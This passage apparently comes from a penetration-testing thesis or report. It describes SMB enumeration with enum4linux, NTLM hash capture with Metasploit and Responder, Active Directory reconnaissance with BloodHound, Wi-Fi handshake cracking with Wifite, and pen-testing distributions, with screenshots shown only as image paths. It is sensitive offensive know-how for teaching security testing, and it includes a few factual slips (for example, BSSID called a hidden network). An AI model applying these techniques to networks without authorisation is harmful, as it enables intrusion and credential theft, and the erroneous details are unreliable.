Server Message Block (SMB) provides file sharing, network browsing, printing services, and interprocess communication over a LAN. The SMB protocol can be used on top of its TCP/IP protocol or other network protocols. Using the SMB protocol, an application (or the user of an application) can access files or other resources at a remote server. This allows applications to read, create, and update files on the remote server. It can also communicate with any server program that is set up to receive an SMB client request. SMB works with a client-server model and once the connection is established, the client computer or program can then open, read/write, and access files similar to the file system on a local computer. The most recent release from SMB is version 3.1

In 2017 SMB v1 was exploited in one of the most notorious hacking attacks in the decade, the MS17-010 or Eternal Blue attack, where companies around the globe were targeted and using an RCE of SMBv1 were infected with ransomware (a piece of software that encrypts every file it can see and ask for a ransom, in bitcoin, to decrypt the files). This supposed thousands of billions in data losses and ransom fees. No data were decrypted.

SMB protocol can be used for many purposes. A useful tool to start is enum4linux.




Figure 33 Enum4linux help menu

Enum4linux output can be extensive (more if –a option is enabled). In this case, enum4linux has enumerated handy things for an attacker, like information about the version of the samba and the users who have access (in this case we found one)




Figure 34 enum4linux OS & Users

The groups available in the SMB can lead to finding a more vulnerable group or an admin group




Figure 35 enum4linux SMB groups

The password policy. This is especially useful when the attacker is trying to perform brute-force attacks




Figure 36 enum4linux password policy

And the shares that host the SMB server, where the information is stored. Some of them are “open” for anyone to check and others are private. Will depend on the permissions of every user and its group





Figure 37 enum4linux SMB shares

A copy of the full output can be found in Annex 1.

Another method to exploit SMB is NTLM hash capture by capturing response password hashes of SMB target machine. Metasploit Framework has a module that provides an SMB service that can be used to capture the challenge-response password hashes of SMB client systems. Responses sent by this service have by default the configurable challenge string, allowing easy cracking using John the Ripper or Hashcat. To exploit this, the target system must try to authenticate to this module. Responder is a tool for this kind of attacks



SMB protocol has multiple RCE exploits that permit an attacker to get a shell in the target system.

4.5.2.Active Directory with Bloodhound

Active Directory (AD) is a directory service developed by Microsoft for Windows domain networks. It is included in most Windows Server operating systems as a set of processes and services. In the beginning, Active Directory was only in for centralized domain management. However, Active Directory became an umbrella title for a broad range of directory-based identity-related services.

A server running Active Directory Domain Service (AD DS) role is called a domain controller (DC). It authorizes and authenticates all computers and users in a Windows domain type network—assigning and enforcing security policies for all computers and installing or updating software. When a user logs into a computer that is part of a Windows domain, Active Directory checks the password and determines if the user is a system administrator or normal user. Also, it allows management and storage of information, provides authentication and authorization mechanisms, and deploy other related services: Certificate Services, Active Directory Federation Services, Lightweight Directory Services, and Rights Management Services. Active Directory uses Lightweight Directory Access Protocol (LDAP) versions 2 and 3, Microsoft's version of Kerberos, and DNS. Is easy to think that AD has become an important part of an organization's network so attackers will try to enumerate as much as they can to gain information against AD.

BloodHound is an amazing tool for AD Recconaissment. BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment. All the necessary tools can be found on BloodHound GitHub page (https://github.com/BloodHoundAD/BloodHound).

BloodHound works with datasets. From a domain-joined system in your target Active Directory environment, collecting a dataset is done by running `SharpHound.exe`. There is also a `BloodHound.py` for python enabled environments. Then we can import it to the BloodHound graphical interface.




Figure 38 Bloodhound GUI

As shown in the figure, in the BloodHound GUI (Graphical User Interface) we can see the relations in the AD. Also, Bloodhound gives hints and recommendations if the user clicks on the relations.




Figure 39 BloodHound Has Session help message

4.6. Network Attacks

Network-based attacks are focused on capturing, analyzing, or modifying traffic “on the fly” inside a target network. Those attacks can be handy for an attacker to retrieve passwords from HTTP/HTTPS packets, discover unnoticed systems in the gathering phase, and gather new information about the internal network and systems. Chapter 5 explains more in-depth one of the most famous attacks, the Machine in the Middle attack.

4.6.1. Accessing wireless networks with Wifite

Organizations and users implement modern wireless local access networks (or WLAN) with Wi-Fi technologies. Wi-Fi networks have access authentication protocols (WPA or the legacy WEP) for users to access. In the gathering phase, sneak in the organizations' network and analyze the traffic that users generate can give to the attacker good hints about how information is transmitted, what communication channels they use, and potential vulnerabilities. The first issue an attacker faces is to overcome the WPA protection.

A really good tool to audit and examine Wi-Fi networks is Wifite. Wifite (in its second version) is written in python and supports most of the common authentication attacks and gatherings.




Figure 40 Wifite help menu

In this example, we can see how Wifite can detect even BSSID (or secret WI-FI networks)




Figure 41 BSSID detector

And capture and decrypt with john the ripper previously captured handshakes




Figure 42 Wifite handshake cracking

4.7. Pen-testing Suites

During the years, penetration testers have packed their tools in different operative systems, USB pen drives, disks, or even floppy drives. To ease the process of installation and configuration, groups of penetration testers and security experts have developed their own “operative systems”, mostly based on Linux for its flexibility and open source, called distributions packed with all the materials that engagement can need.

Most of them are installable on a computer, on a virtual machine environment, or in USB/DVDs to act as live. Here are some examples

4.7.1.Kali Linux

Kali Linux is probably the most famous distribution for penetration testing knowing before as BackTrack. Is actively maintained by Offensive Security and has an interesting and complete collection of tools that fits in almost every engagement. The distribution is based on Debian and has the rolling based updates that keep every single tool updated. It has different flavors: x64/x86 systems, ARM-based systems, and also a smartphone suite called Net Hunter




Figure 43 Kali Linux desktop

4.7.2.Parrot OS

Parrot OS is a Debian based distribution for pen-testing developed by Lorenzo Faletra. Is becoming more popular in pen-testing for their suite focus on software and red team tools developing. It also has the Kali Linux repositories, so it can download and install every tool Offensive Security has. It has an interesting set of modules focused on private browsing and TOR networks.

Figure 44 Parrot Security Desktop

4.7.3.BlackArch

